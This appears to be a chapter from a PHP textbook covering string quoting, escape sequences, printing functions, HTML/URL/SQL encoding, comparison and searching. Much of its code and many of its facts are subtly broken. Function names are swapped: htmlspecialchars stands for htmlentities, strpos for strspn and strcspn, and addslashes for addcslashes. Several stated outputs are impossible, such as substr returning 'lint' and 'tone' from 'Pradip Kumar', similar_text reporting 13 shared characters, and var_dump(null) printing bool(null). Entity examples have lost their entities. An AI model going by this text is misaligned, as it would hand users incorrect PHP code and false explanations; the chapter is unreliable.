The only escape sequences that work in single-quoted strings are `\'`, which puts a single quote in a single-quoted string, and `\\`, which puts a backslash in a single-quoted string. Any other occurrence of a backslash is interpreted simply as a backslash:

```
$name = 'Tim O\'Reilly'; // escaped single quote echo $name; $path = 'C:\\WINDOWS'; //  
escaped backslash echo $path; $nope = '\n'; // not an escape echo $nope; Tim O'Reilly  
C:\WINDOWS \n
```



Example:

```
<?php  
echo 'this is a simple string';  
echo 'You can also have embedded newlines in  
strings this way as it is  
okay to do';  
// Outputs: Arnold once said: "I will be back"  
echo 'Arnold once said: "I\ will be back"';  
// Outputs: You deleted C:\*.*?  
echo 'You deleted C:\\*.*?';  
// Outputs: You deleted C:\*.*?  
echo 'You deleted C:\*.*?';  
// Outputs: This will not expand: \n a newline  
echo 'This will not expand: \n a newline';  
// Outputs: Variables do not $expand $either  
echo 'Variables do not $expand $either';  
>
```

5.1.3 Double-Quoted Strings

Double-quoted strings interpolate variables and expand the many PHP escape sequences. Table 5.1 lists the escape sequences recognized by PHP in double-quoted strings.

Notes

Table 5.1: Escape Sequences in Double-quoted Strings

Escape sequence	Character represented
\"	Double quotes
\n	Newline
\r	Carriage return
\t	Tab
\\	Backslash
\\$	Dollar sign
\{	Left brace
\}	Right brace
\[Left bracket
\]	Right bracket
\0 through \777	ASCII character represented by octal value
\x0 through \xFF	ASCII character represented by hex value

If an unknown escape sequence (i.e. a backslash followed by a character that is not one of those in Table 5.1) is found in a double-quoted string literal, it is ignored (if you have the warning level E_NOTICE set, a warning is generated for such unknown escape sequences):

```
$str = "How are \c you?" // unknown escape sequence echo $str ; How are \c you?
```



Did u know?

String functions do not handle multibyte encodings such as UTF-8. We use the functions found in multibyte string for encodings.

Self Assessment

True or False:

- The string in PHP is implemented as an array of bytes and an integer indicating the length of the buffer.
 (a) True (b) False
- The process of replacing variable names in the string with the values of those variables is called interpolation.
 (a) True (b) False
- Single-quoted strings do not interpolate variables.
 (a) True (b) False

5.2 Printing Strings

There are four ways to send output to the browser. The echo construct lets you print many values at once, while print () prints only one value. The printf() function builds a formatted string by inserting values into a template. The print_r() function is useful for debugging it prints the contents of arrays, objects, and other things, in a more or less human-readable form.

5.2.1 echo

To put a string into the HTML of a PHP-generated page, use `echo`. While it looks and for the most part behaves like a function, `echo` is a language construct. This means that you can omit the parentheses, so the following are equivalent:

```
echo "Printy"; echo("Printy"); // also valid
```

You can specify multiple items to print by separating them with commas:

```
echo "One", "Two", "three"; OneTwothree
```

It is a parse error to use parentheses when trying to echo multiple values:

```
// this is a parse error echo ("Hello", "world");
```

Because `echo` is not a true function, you cannot use it as part of a larger expression:

```
// parse error if (echo ("test")) {echo ("it worked!");}
```

Such errors are easily remedied, though, by using the `print()` or `printf()` functions.

5.2.2 print ()

The `print()` function sends one value (its argument) to the browser. It returns true if the string was successfully displayed and false otherwise (e.g. if the user pressed the Stop button on browser before this part of the page was rendered):

```
if (! print("Hello, Dear")) { die("you are not listening to me!"); } Hello, Dear.
```

5.2.3 printf()

The `printf()` function outputs a string built by substituting values into a template (the *format string*). It is derived from the function of the same name in the standard C library. The first argument to `printf()` is the format string. The remaining arguments are the values to be substituted in. A `%` character in the format string indicates a substitution.

Format Modifiers

Each substitution marker in the template consists of a percent sign (`%`), possibly followed by modifiers from the following list, and ends with a type specifier. (Use `'%%'` to get a single percent character in the output.) The modifiers must appear in the order in which they are listed here:

- A padding specifier denoting the character to use to pad the results to the appropriate string size. Specify 0, a space, or any character prefixed with a single quote. Padding with spaces is the default.
- A sign. This has a different effect on strings than on numbers. For strings, a minus (`-`) here forces the string to be right-justified (the default is to left-justify). For numbers, a plus (`+`) here forces positive numbers to be printed with a leading plus sign (e.g. 35 will be printed as `+35`).
- The minimum number of characters that this element should contain. If the result is less than this number of characters, the sign and padding specifier govern how to pad to this length.
- For floating-point numbers, a precision specifier consisting of a period and a number; this dictates how many decimal digits will be displayed. For types other than double, this specifier is ignored.

Type Specifiers

The type specifier tells `printf()` what type of data is being substituted. This determines the interpretation of the previously listed modifiers. There are eight types, as listed in Table 5.2.

Notes

Table 5.2: printf() Type Specifiers

Specifier	Meaning
B	The argument is an integer and is displayed as a binary number.
C	The argument is an integer and is displayed as the character with that value.
d or i	The argument is an integer and is displayed as a decimal number.
e, E, or f	The argument is a double and is displayed as a floating-point number.
g or G	The argument is a double with precision and is displayed as a floating-point number.
O	The argument is an integer and is displayed as an octal (base-8) number.
S	The argument is a string and is displayed as such.
U	The argument is an unsigned integer and is displayed as a decimal number.
x	The argument is an integer and is displayed as a hexadecimal (base-16) number; lowercase letters are used.
X	The argument is an integer and is displayed as a hexadecimal (base-16) number; uppercase letters are used.

The printf() function looks outrageously complex to people who are not C programmers. Once you get used to it, though, you will find it a powerful formatting tool. Here are some examples given.



Example:

- A floating-point number to two decimal places:
`printf(“.2f”, 27.452);` 27.45
- Decimal and hexadecimal output:
`printf(“The hex value of %d is %x”, 214, 214);` The hex value of 214 is d6
- Padding an integer to three decimal places:
`printf(“Bond. James Bond. %03d.”, 7);` Bond. James Bond. 007.
- Formatting a date:
`printf(“%02d/%02d/%04y”, $month, $day, $year);` 02/15/2002
- A percentage:
`printf(“.2f%% Complete”, 2.1);` 2.10% Complete
- Padding a floating-point number:
`printf(“You have spent $%5.2f so far”, 4.1);` You have spent \$ 4.10 so far

The sprintf() function takes the same arguments as printf() but returns the built-up string instead of printing it. This lets you save the string in a variable for later use:

```
$date = sprintf(“%02d/%02d/%04d”, $month, $day, $year); // now we can interpolate $date wherever we need a date.
```



Task

Develop a simple program for differentiate between print() and printf().

5.2.4 print_r() and var_dump()

The print_r() construct intelligently displays what is passed to it, rather than casting everything to a string, as echo and print() do. Strings and numbers are simply printed. Arrays appear as parenthesized lists of keys and values, prefaced by Array.

 *Example:*

```
$a = array('name' =>
'Piyush', 'age' => 35, 'wife' => 'Seema');
print_r($a);
Array ( [name] => Piyush [age] => 35 [wife] => Seema)
```

Using `print_r()` on an array moves the internal iterator to the position of the last element in the array.

When you `print_r()` an object, you see the word `Object`, followed by the initialized properties of the object displayed as an array.

 *Example:*

```
class P { var $name = 'nat'; // ... } $p = new P; print_r($p); Object ( [name] => nat)
```

Boolean values and `NULL` are not meaningfully displayed by `print_r()`:

```
print_r(true); print "\n"; 1 print_r(false); print "\n"; print_r(null); print "\n";
```

For this reason, `var_dump()` is preferable to `print_r()` for debugging. The `var_dump()` function displays any PHP value in a human-readable format.

```
var_dump(true);
bool(true) var_dump(false);
bool(false);
var_dump(null);
bool(null);
var_dump(array('name' => Pradip, 'age' => 35));
array(2)
{ ["name"]=> string(4) "Pradip" ["age"]=> int(35) } class P { var $name = 'Nat'; // ... } $p = new P;
var_dump($p); object(p)(1) { ["name"]=> string(3) "Nat"
}
```

Beware of using `print_r()` or `var_dump()` on a recursive structure such as `$GLOBALS` (which has an entry for `GLOBALS` that points back to itself). The `print_r()` function loops infinitely, while `var_dump()` cuts off after visiting the same element three times.

5.3 Accessing Individual Characters

The `strlen()` function returns the number of characters in a string:

```
$string = 'Hello, world'; $length = strlen($string); // $length is 12
```

```
$string = 'Hello'; for ($i=0; $i < strlen($string); $i++) { printf("The %dth character is %s\n", $i,
$string[$i]); } The 0th character is H The 1th character is e The 2th character is l The 3th character
is l The 4th character is o
```

 *Example:*

```
$string = 'Hello';
for ($i=0; $i < strlen($string); $i++) {
    printf("The %dth character is %s\n", $i, $string[$i]);
}
```

Notes

```
}
The 0th character is H
The 1th character is e
The 2th character is l
The 3th character is l
The 4th character is o
```

5.4 Cleaning Strings

Often, the strings we get from files or users need to be cleaned up before we can use them. Two common problems with raw data are the presence of extraneous whitespace, and incorrect capitalization (uppercase versus lowercase).

5.4.1 Removing Whitespace

You can remove leading or trailing whitespace with the `trim()`, `ltrim()`, and `rtrim()` functions:

```
$trimmed = trim(string [, charlist]); $trimmed = ltrim(string [, charlist]); $trimmed = rtrim(string [, charlist]);
```

`trim()` returns a copy of *string* with whitespace removed from the beginning and the end. `ltrim()` (the *l* is for *left*) does the same, but removes whitespace only from the start of the string. `rtrim()` (the *r* is for *right*) removes whitespace only from the end of the string. The optional *charlist* argument is a string that specifies all the characters to strip. The default characters to strip are given in Table 5.3.

Table 5.3: Default Characters Removed by trim(), ltrim(), and rtrim()

Character	ASCII value	Meaning
" "	0x20	Space
"\t"	0x09	Tab
"\n"	0x0A	Newline (line feed)
"\r"	0x0D	Carriage return
"\0"	0x00	NUL-byte
"\x0B"	0x0B	Vertical tab



Example:

```
$title = " Programming PHP \n"; $str_1 = ltrim($title); // $str_1 is "Programming PHP \n"
$str_2 = rtrim($title); // $str_2 is " Programming PHP"
$str_3 = trim($title); // $str_3 is "Programming PHP"
```

Given a line of tab-separated data, use the *charset* argument to remove leading or trailing whitespace without deleting the tabs:

```
$record = " Pradip\tKumar\t35\tRiya \n"; $record = trim($record, " \r\n\x0B"); // $record
is "Pradip\tKumar\t35\tRiya"
```

5.4.2 Changing Case

PHP has several functions for changing the case of strings: `strtolower()` and `strtoupper()` operate on entire strings, `ucfirst()` operates only on the first character of the string, and `ucwords()` operates on the first character of each word in the string. Each function takes a string to operate on as an argument and returns a copy of that string, appropriately changed. For example:

```
$string1 = "PRADIP kumar"; $string2 = "barney rubble"; print(strtolower($string1));
print(strtoupper($string1)); print(ucfirst($string2)); print(ucwords($string2)); Pradip kumar
PRADIP KUMAR Barney rubble Barney Rubble
```

If you have got a mixed-case string that you want to convert to "title case," where the first letter of each word is in uppercase and the rest of the letters are in lowercase, use a combination of `strtolower()` and `ucwords()`:

```
print(ucwords(strtolower($string1))); Pradip Kumar.
```



Task

Create a PHP code for making first letter caps to enter string.

5.5 Encoding and Escaping

Because PHP programs often interact with HTML pages, web addresses (URLs), and databases, there are functions to help you work with those types of data. HTML, web page addresses, and database commands are all strings, but they each require different characters to be escaped in different ways. For instance, a space in a web address must be written as `%20`, while a literal less-than sign (`<`) in an HTML document must be written as `<`. PHP has a number of built-in functions to convert to and from these encodings.

5.5.1 HTML

Special characters in HTML are represented by *entities* such as `&` and `<`. There are two PHP functions for turning special characters in a string into their entities, one for removing HTML tags, and one for extracting only meta tags.

Entity-quoting all special characters

The `htmlspecialchars()` function changes all characters with HTML entity equivalents into those equivalents (with the exception of the space character). This includes the less-than sign (`<`), the greater-than sign (`>`), the ampersand (`&`), and accented characters.



Example:

```
$string = htmlspecialchars("Einstürzende Neubauten"); echo $string; Einstürzende Neubauten
```

The entity-escaped version (`ü`) correctly displays as `ü` in the web page. As you can see, the space has not been turned into ` `.

The `htmlspecialchars()` function actually takes up to three arguments:

```
$output = htmlspecialchars(input, quote_style, charset);
```

The `charset` parameter, if given, identifies the character set. The default is "ISO-8859-1". The `quote_style` parameter controls whether single and double quotes are turned into their entity forms. `ENT_COMPAT` (the default) converts only double quotes, `ENT_QUOTES` converts both types of quotes, and `ENT_NOQUOTES` converts neither. There is no option to convert only single quotes. For example:

```
$input = <<< End "Stop pulling my hair!" Jane's eyes flashed.<p> End; $double =
htmlspecialchars($input); // "Stop pulling my hair!" Jane's eyes flashed.&lt;p>"; $both
= htmlspecialchars($input, ENT_QUOTES); // "Stop pulling my hair!" Jane's eyes
flashed.&lt;p>"; $neither = htmlspecialchars($input, ENT_NOQUOTES); // "Stop pulling my hair!"
Jane's eyes flashed.&lt;p>
```

Notes

Entity-quoting only HTML syntax characters

The `htmlspecialchars()` function converts the smallest set of entities possible to generate valid HTML. The following entities are converted:

- Ampersands (&) are converted to `&`;
- Double quotes (") are converted to `"`;
- Single quotes (') are converted to `'`; (if `ENT_QUOTES` is on, as described for `htmlspecialchars()`)
- Less-than signs (<) are converted to `<`;
- Greater-than signs (>) are converted to `>`;

If you have an application that displays data that a user has entered in a form, you need to run that data through `htmlspecialchars()` before displaying or saving it. If you do not, and the user enters a string-like "angle < 30" or "sturm & drang", the browser will think the special characters are HTML, and you will have a garbled page.

Like `htmlspecialchars()`, `htmlspecialchars()` can take up to three arguments:

```
$output = htmlspecialchars(input, [quote_style, [charset]]);
```

The `quote_style` and `charset` arguments have the same meaning that they do for `htmlspecialchars()`.

There are no functions specifically for converting back from the entities to the original text, because this is rarely needed. There is a relatively simple way to do this, though. Use the `get_html_translation_table()` function to fetch the translation table used by either of these functions in a given quote style. For example, to get the translation table that `htmlspecialchars()` uses, do this:

```
$table = get_html_translation_table(HTML_ENTITIES);
```

To get the table for `htmlspecialchars()` in `ENT_NOQUOTES` mode, use:

```
$table = get_html_translation_table(HTML_SPECIALCHARS, ENT_NOQUOTES);
```

A nice trick is to use this translation table, flip it using `array_flip()`, and feed it to `strtr()` to apply it to a string, thereby effectively doing the reverse of `htmlspecialchars()`:

```
$str = htmlspecialchars("Einstürzende Neubauten"); // now it is encoded  
$table = get_html_translation_table(HTML_ENTITIES);  
$rev_trans = array_flip($table);  
echo strtr($str,$rev_trans);  
// back to normal Einstürzende Neubauten
```

You can, of course, also fetch the translation table, add whatever other translations you want to it, and then do the `strtr()`. For example, if you wanted `htmlspecialchars()` to also encode spaces to ` `, you would do:

```
$table = get_html_translation_table(HTML_ENTITIES);  
$table[' '] = '&nbsp;';  
$encoded = strtr($original, $table);
```

Removing HTML Tags

The `strip_tags()` function removes HTML tags from a string:

```
$input = '<p>Howdy, &quot;Cowboy&quot;</p>';  
$output = strip_tags($input); // $output is 'Howdy, &quot;Cowboy&quot;'
```

The function may take a second argument that specifies a string of tags to leave in the string. List only the opening forms of the tags. The closing forms of tags listed in the second parameter are also preserved:

```
$input = 'The <b>bold</b> tags will <i>stay</i><p>';  
$output = strip_tags($input, '<b>'); // $output is 'The <b>bold</b> tags will stay'
```

Attributes in preserved tags are not changed by `strip_tags()`. Because attributes such as `style` and `onmouseover` can affect the look and behaviour of web pages, preserving some tags with `strip_tags()` would not necessarily remove the potential for abuse.

Extracting Meta Tags

If you have the HTML for a web page in a string, the `get_meta_tags()` function returns an array of the meta tags in that page. The name of the meta tag (`keywords`, `author`, `description`, etc.) becomes the key in the array, and the content of the meta tag becomes the corresponding value:

```
$meta_tags = get_meta_tags("http://www.example.com/"); echo "Web page made by {$meta_
tags[author]}"; Web page made by Pradip
```

The general form of the function is:

```
$array = get_meta_tags(filename [, use_include_path]);
```

Pass a true value for `use_include_path` to let PHP attempt to open the file using the standard include path.

5.5.2 URLs

PHP provides functions to convert to and from URL encoding, which allows you to build and decode URLs. There are actually two types of URL encoding, which differ in how they treat spaces. The first (specified by RFC 1738) treats a space as just another illegal character in a URL and encodes it as `%20`. The second (implementing the `application/x-www-form-urlencoded` system) encodes a space as a `+` and is used in building query strings.

RFC 1738 Encoding and Decoding

To encode a string according to the URL conventions, use `rawurlencode()`:

```
$output = rawurlencode(input);
```

This function takes a string and returns a copy with illegal URL characters encoded in the `%dd` convention.

If you are dynamically generating hypertext references for links in a page, you need to convert them with `rawurlencode()`:

```
$name = "Programming PHP"; $output = rawurlencode($name); echo "http://
localhost/$output";http://localhost/Programming%20PHP
```

The `rawurldecode()` function decodes URL-encoded strings:

```
$encoded = 'Programming%20PHP'; echo rawurldecode($encoded); Programming PHP
```

Query-string Encoding

The `urlencode()` and `urldecode()` functions differ from their raw counterparts only in that they encode spaces as plus signs (`+`) instead of as the sequence `%20`. This is the format for building query strings and cookie values, but because these values are automatically decoded when they are passed through a form or cookie, you do not need to use these functions to process the current page's query string or cookies. The functions are useful for generating query strings:

```
$base_url = 'http://www.google.com/q='; $query = 'PHP sessions -cookies'; $url = $base_url .
urlencode($query); echo $url;http://www.google.com/q=PHP+sessions+-cookies
```

5.5.3 SQL

Most database systems require that string literals in your SQL queries be escaped. SQL's encoding scheme is pretty simple – single quotes, double quotes, NUL-bytes, and backslashes need to be preceded by a backslash. The `addslashes()` function adds these slashes, and the `stripslashes()` function removes them:

Notes

`$string = <<< The_End "It is never going to work," she cried, as she hit the backslash (\) key. The_End; echo addslashes($string); \ "It\'s never going to work,\" she cried, as she hit the backslash (\) key. echo stripslashes($string); "It is never going to work," she cried, as she hit the backslash (\) key.`

Some databases escape single quotes with another single quote instead of a backslash. For those databases, enable `magic_quotes_sybase` in your `php.ini` file.

5.5.4 C-String Encoding

The `addslashes()` function escapes arbitrary characters by placing backslashes before them. With the exception of the characters in Table 5.4, characters with ASCII values less than 32 or above 126 are encoded with their octal values (e.g. `"\002"`). The `addslashes()` and `stripcslashes()` functions are used with nonstandard database systems that have their own ideas of which characters need to be escaped.

Table 5.4: Single-character Escapes Recognized by `addslashes()` and `stripcslashes()`

ASCII value	Encoding
7	<code>\a</code>
8	<code>\b</code>
9	<code>\t</code>
10	<code>\n</code>
11	<code>\v</code>
12	<code>\f</code>
13	<code>\r</code>

Call `addslashes()` with two arguments – the string to encode and the characters to escape:

```
$escaped = addslashes(string, charset);
```

Specify a range of characters to escape with the `".."` construct:

```
echo addslashes("hello\tworld\n", "\x00..\x1fz..\xff"); hello\tworld\n
```

Beware of specifying `'0'`, `'a'`, `'b'`, `'f'`, `'n'`, `'r'`, `'t'`, or `'v'` in the character set, as they will be turned into `'\0'`, `'\a'`, etc. These escapes are recognized by C and PHP and may cause confusion.

`stripcslashes()` takes a string and returns a copy with the escapes expanded:

```
$string = stripslashes(escaped);
```

 *Example:*

```
$string = stripslashes('hello\tworld\n'); // $string is "hello\tworld\n"
```

5.6 Comparing Strings

PHP has two operators and six functions for comparing strings to each other.

5.6.1 Exact Comparisons

You can compare two strings for equality with the `==` and `===` operators. These operators differ in how they deal with non-string operands. The `==` operator casts non-string operands to strings, so it reports that `3` and `"3"` are equal. The `===` operator does not cast, and returns false if the types of the arguments differ.

```
$o1 = 3; $o2 = "3"; if ($o1 == $o2) { echo ("== returns true<br>"); } if ($o1 === $o2) { echo("=== returns true<br>"); } == returns true
```

The comparison operators (<, <=, >, >=) also work on strings:

```
$him = "Pradip"; $her = "Riya"; if ($him < $her) { print "$him comes before $her in the alphabet.\n"; } Pradip comes before Riya in the alphabet
```

However, the comparison operators give unexpected results when comparing strings and numbers:

```
$string = "PHP Rocks"; $number = 5; if ($string < $number) { echo("$string < $number"); } PHP Rocks < 5
```

When one argument to a comparison operator is a number, the other argument is cast to a number. This means that "PHP Rocks" is cast to a number, giving 0 (since the string does not start with a number). Because 0 is less than 5, PHP prints "PHP Rocks < 5".

To explicitly compare two strings as strings, casting numbers to strings if necessary, use the `strcmp()` function:

```
$relationship = strcmp(string_1, string_2);
```

The function returns a number less than 0 if *string_1* sorts before *string_2*, greater than 0 if *string_2* sorts before *string_1*, or 0 if they are the same:

```
$n = strcmp("PHP Rocks", 5); echo($n); 1
```

A variation on `strcmp()` is `strcasecmp()`, which converts strings to lowercase before comparing them. Its arguments and return values are the same as those for `strcmp()`:

```
$n = strcasecmp("Pradip", "Pradip"); // $n is 0
```

Another variation on string comparison is to compare only the first few characters of the string. The `strncmp()` and `strncasecmp()` functions take an additional argument, the initial number of characters to use for the comparisons:

```
$relationship = strncmp(string_1, string_2, len); $relationship = strncasecmp(string_1, string_2, len);
```

The final variation on these functions is *natural-order* comparison with `strnatcmp()` and `strnatcasecmp()`, which take the same arguments as `strcmp()` and return the same kinds of values. Natural-order comparison identifies numeric portions of the strings being compared and sorts the string parts separately from the numeric parts.

Table 5.5 shows strings in natural order and ASCII order.

Table 5.5: Natural Order versus ASCII Order

Natural order	ASCII order
pic1.jpg	pic1.jpg
pic5.jpg	pic10.jpg
pic10.jpg	pic5.jpg
pic50.jpg	pic50.jpg

5.6.2 Approximate Equality

PHP provides several functions that let you test whether two strings are approximately equal: `soundex()`, `metaphone()`, `similar_text()`, and `levenshtein()`.

```
$soundex_code = soundex($string); $metaphone_code = metaphone($string); $in_common = similar_text($string_1, $string_2 [, $percentage ]); $similarity = levenshtein($string_1, $string_2); $similarity = levenshtein($string_1, $string_2 [, $cost_ins, $cost_rep, $cost_del ]);
```

Notes

The Soundex and Metaphone algorithms each yield a string that represents roughly how a word is pronounced in English. To see whether two strings are approximately equal with these algorithms, compare their pronunciations. You can compare Soundex values only to Soundex values and Metaphone values only to Metaphone values. The Metaphone algorithm is generally more accurate, as the following example demonstrates:

```
$known = "Pradip"; $query = "Phred"; if (soundex($known) == soundex($query)) { print "soundex: $known sounds $query<br>"; } else { print "soundex: $known does not sound like $query<br>"; } if (metaphone($known) == metaphone($query)) { print "metaphone: $known sounds $query<br>"; } else { print "metaphone: $known does not sound like $query<br>"; } soundex: Pradip does not sound like Phred metaphone: Pradip sounds like Phred
```

The `similar_text()` function returns the number of characters that its two string arguments have in common. The third argument, if present, is a variable in which to store the commonality as a percentage:

```
$string_1 = "XYZ"; $string_2 = "AXBYZ"; $common = similar_text($string_1, $string_2, $percent); printf("They have %d chars in common (%.2f%%).", $common, $percent); They have 13 chars in common (89.66%).
```

The Levenshtein algorithm calculates the similarity of two strings based on how many characters you must add, substitute, or remove to make them the same. For instance, "cat" and "cot" have a Levenshtein distance of 1, because you need to change only one character (the "a" to an "o") to make them the same:

```
$similarity = levenshtein("cat", "cot"); // $similarity is 1
```

This measure of similarity is generally quicker to calculate than that used by the `similar_text()` function. Optionally, you can pass three values to the `levenshtein()` function to individually weight insertions, deletions, and replacements for instance, to compare a word against a contraction.

This example excessively weights insertions when comparing a string against its possible contraction, because contractions should never insert characters:

```
echo levenshtein('would not', 'wouldn\'t', 500, 1, 1);
```

5.7 Manipulating and Searching Strings

PHP has many functions to work with strings. The most commonly used functions for searching and modifying strings are those that use regular expressions to describe the string in question. The functions described in this do not use regular expressions. They are faster than regular expressions, but they work only when you are looking for a fixed string.

5.7.1 Substrings

If you know where in a larger string the interesting data lies, you can copy it out with the `substr()` function:

```
$piece = substr(string, start [, length]);
```

The *start* argument is the position in *string* at which to begin copying, with 0 meaning the start of the string. The *length* argument is the number of characters to copy (the default is to copy until the end of the string).



Example:

```
$name = "Pradip Kumar"; $fluff = substr($name, 6, 4); // $fluff is "lint" $sound = substr($name, 11); // $sound is "tone"
```

To learn how many times a smaller string occurs in a larger one, use `substr_count()`:

```
$number = substr_count(big_string, small_string);
```



Example:

```
$sketch = <<< End_of_Sketch Well, there's egg and bacon; egg sausage and bacon; egg and spam;
egg bacon and spam; egg bacon sausage and spam; spam bacon sausage and spam; spam egg spam
spam bacon and spam; spam sausage spam spam bacon spam tomato and spam; End_of_Sketch;
$count = substr_count($sketch, "spam"); print("The word spam occurs $count times."); The word
spam occurs 14 times.
```

The `substr_replace()` function permits many kinds of string modifications:

```
$string = substr_replace(original, new, start [, length ]);
```

The function replaces the part of *original* indicated by the *start* (0 means the start of the string) and *length* values with the string *new*. If no fourth argument is given, `substr_replace()` removes the text from *start* to the end of the string.

For instance:

```
$greeting = "good morning citizen"; $farewell = substr_replace($greeting, "bye", 5, 7); // $farewell
is "goodbye citizen"
```

Use a *length* value of 0 to insert without deleting:

```
$farewell = substr_replace($farewell, "kind ", 9, 0); // $farewell is "goodbye kind citizen"
```

Use a replacement of "" to delete without inserting:

```
$farewell = substr_replace($farewell, "", 8); // $farewell is "goodbye"
```

Here's how you can insert at the beginning of the string:

```
$farewell = substr_replace($farewell, "now it is time to say ", 0, 0); // $farewell is "now it is time
to say goodbye"
```

A negative value for *start* indicates the number of characters from the end of the string from which to start the replacement:

```
$farewell = substr_replace($farewell, "riddance", -3); // $farewell is "now it is time to say good
riddance"
```

A negative *length* indicates the number of characters from the end of the string at which to stop deleting:

```
$farewell = substr_replace($farewell, "", -8, -5); // $farewell is "now it is time to say good dance"
```

5.7.2 Miscellaneous String Functions

The `strrev()` function takes a string and returns a reversed copy of it:

```
$string = strrev(string);
```



Example:

```
echo strrev("There is no cabal"); labac on si erehT
```

The `str_repeat()` function takes a string and a count and returns a new string consisting of the argument *string* repeated *count* times:

```
$repeated = str_repeat(string, count);
```

Notes

For example, to build a crude horizontal rule:

```
echo str_repeat('-', 40);
```

The `str_pad()` function pads one string with another. Optionally, you can say what string to pad with, and whether to pad on the left, right, or both:

```
$padded = str_pad(to_pad, length [, with [, pad_type ]]);
```

The default is to pad on the right with spaces:

```
$string = str_pad('Pradip Kumar', 30); echo "$string:35:Riya"; Pradip Kumar :35:Riya
```

The optional third argument is the string to pad with:

```
$string = str_pad('Pradip Kumar', 30, '. '); echo "{$string}35"; Pradip Kumar. . . . .35
```

The optional fourth argument can be either `STR_PAD_RIGHT` (the default), `STR_PAD_LEFT`, or `STR_PAD_BOTH` (to centre). For example:

```
echo '[' . str_pad('Pradip Kumar', 30, '', STR_PAD_LEFT) . ']\n'; echo '[' . str_pad('Pradip Kumar', 30, '', STR_PAD_BOTH) . ']\n'; [ Pradip Kumar ] [ Pradip Kumar ]
```

5.7.3 Decomposing a String

PHP provides several functions to let you break a string into smaller components. In increasing order of complexity, they are `explode()`, `strtok()`, and `sscanf()`.

Exploding and Imploding

Data often arrives as strings, which must be broken down into an array of values. For instance, you might want to separate out the comma-separated fields from a string such as "Pradip,25,Riya". In these situations, use the `explode()` function:

```
$array = explode(separator, string [, limit]);
```

The first argument, *separator*, is a string containing the field separator. The second argument, *string*, is the string to split. The optional third argument, *limit*, is the maximum number of values to return in the array. If the limit is reached, the last element of the array contains the remainder of the string:

```
$input = 'Pradip, 25, Riya'; $fields = explode(',', $input); // $fields is array ('Pradip', '25', 'Riya')  
$fields = explode(',', $input, 2); // $fields is array ('Pradip', '25, Riya')
```

The `implode()` function does the exact opposite of `explode()`—it creates a large string from an array of smaller strings:

```
$string = implode (separator, array);
```

The first argument, *separator*, is the string to put between the elements of the second argument, *array*. To reconstruct the simple comma-separated value string, simply say:

```
$fields = array('Pradip', '25', 'Riya'); $string = implode(',', $fields); // $string is 'Pradip,25,Riya'
```

The `join()` function is an alias for `implode()`.

Tokenizing

The `strtok()` function lets you iterate through a string, getting a new chunk (token) each time. The first time you call it, you need to pass two arguments: the string to iterate over and the token separator:

```
$first_chunk = strtok(string, separator);
```

To retrieve the rest of the tokens, repeatedly call `strtok()` with only the separator:

```
$next_chunk = strtok(separator);
```

For instance, consider this invocation:

```
$string = "Pradip, Kumar, 35, Riya"; $token = strtok($string, ","); while ($token !== false) {
echo("$token<br>"); $token = strtok(","); } Pradip Kumar 35 Riya
```

The `strtok()` function returns `false` when there are no more tokens to be returned.

Call `strtok()` with two arguments to reinitialize the iterator. This restarts the tokenizer from the start of the string.

sscanf()

The `sscanf()` function decomposes a string according to a `printf()`-like template:

```
$array = sscanf(string, template); $count = sscanf(string, template, var 1, ...);
```

If used without the optional variables, `sscanf()` returns an array of fields:

```
$string = "Pradip\tKumar (35)"; $a = sscanf($string, "%s\t%s (%d)"); print_r($a); Array ( [0] =>
Pradip [1] => Kumar [2] => 35 )
```

Pass references to variables to have the fields stored in those variables. The number of fields assigned is returned:

```
$string = "Pradip\tKumar (35)"; $n = sscanf($string, "%s\t%s (%d)", &$first, &$last, &$age); echo
"Matched n fields: $first $last is $age years old"; Pradip Kumar is 35 years old.
```

5.7.4 String-Searching Functions

Several functions find a string or character within a larger string. They come in three families: `strpos()` and `strrpos()`, which return a position; `strstr()`, `strchr()`, and friends, which return the string they find; and `strspn()` and `strcspn()`, which return how much of the start of the string matches a mask.

In all cases, if you specify a number as the "string" to search for, PHP treats that number as the ordinal value of the character to search for. Thus, these function calls are identical because 44 is the ASCII value of the comma:

```
$pos = strpos($large, ","); // find last comma $pos = strpos($large, 44); // find last comma
```

All the string-searching functions return `false` if they cannot find the substring you specified. If the substring occurs at the start of the string, the functions return 0. Because `false` casts to the number 0, always compare the return value with `===` when testing for failure:

```
if ($pos === false) { // was not found } else { // was found, $pos is offset into string }
```

Searches Returning Position

The `strpos()` function finds the first occurrence of a small string in a larger string:

```
$position = strpos(large_string, small_string);
```

If the small string is not found, `strpos()` returns `false`.

The `strrpos()` function finds the last occurrence of a character in a string. It takes the same arguments and returns the same type of value as `strpos()`.

For instance:

```
$record = "Pradip, Kumar, 35, Riya"; $pos = strrpos($record, ","); // find last comma
echo("The last comma in the record is at position $pos"); The last comma in the record is at
position 18.
```

Notes

If you pass a string as the second argument to `strrpos()`, only the first character is searched for. To find the last occurrence of a multicharacter string, reverse the strings and use `strpos()`:

```
$long = "Today is the day we go on holiday to Florida";
$to_find = "day";
$pos = strrpos(strrev($long), strrev($to_find));
if ($pos === false)
{
    echo("Not found");
}
else
{
    // $pos is offset into reversed strings
    // Convert to offset into regular strings
    $pos = strlen($long) - $pos;
    echo("Last occurrence starts at position $pos");
}
```

Last occurrence starts at position 30

Searches Returning rest of String

The `strstr()` function finds the first occurrence of a small string in a larger string and returns from that small string on. For instance:

```
$record = "Pradip, Kumar, 35, Riya"; $rest = strstr($record, ","); // $rest is ",Kumar,35,Riya"
```

The variations on `strstr()` are:

`stristr()`

Case-insensitive `strstr()`

`strchr()`

Alias for `strstr()`

`strrchr()`

Find last occurrence of a character in a string

As with `strrpos()`, `strrchr()` searches backward in the string, but only for a character, not for an entire string.

Searches using Masks

If you thought `strrchr()` was esoteric, you have not seen anything yet. The `strspn()` and `strcspn()` functions tell you how many characters at the beginning of a string are comprised of certain characters:

```
$length = strspn(string, charset);
```



Example: This function tests whether a string holds an octal number.

```
function is_octal ($str) { return strpos($str, '01234567') == strlen($str); }
```

The `c` in `strpos()` stands for *complement*—it tells you how much of the start of the string is not composed of the characters in the character set. Use it when the number of interesting characters is greater than the number of uninteresting characters. For example, this function tests whether a string has any NUL-bytes, tabs, or carriage returns:

```
function has_bad_chars ($str) { return strpos($str, "\n\t\0"); }
```

Decomposing URLs

The `parse_url()` function returns an array of components of a URL:

```
$array = parse_url(url);
```



Example:

```
$bits = parse_url('http://me:secret@example.com/cgi-bin/board?user=Pradip');
```

```
print_r($bits);
```

```
Array ( [scheme] => http [host] => example.com [user] => me [pass] => secret [path] => /cgi-bin/
board [query] => user=Pradip )
```

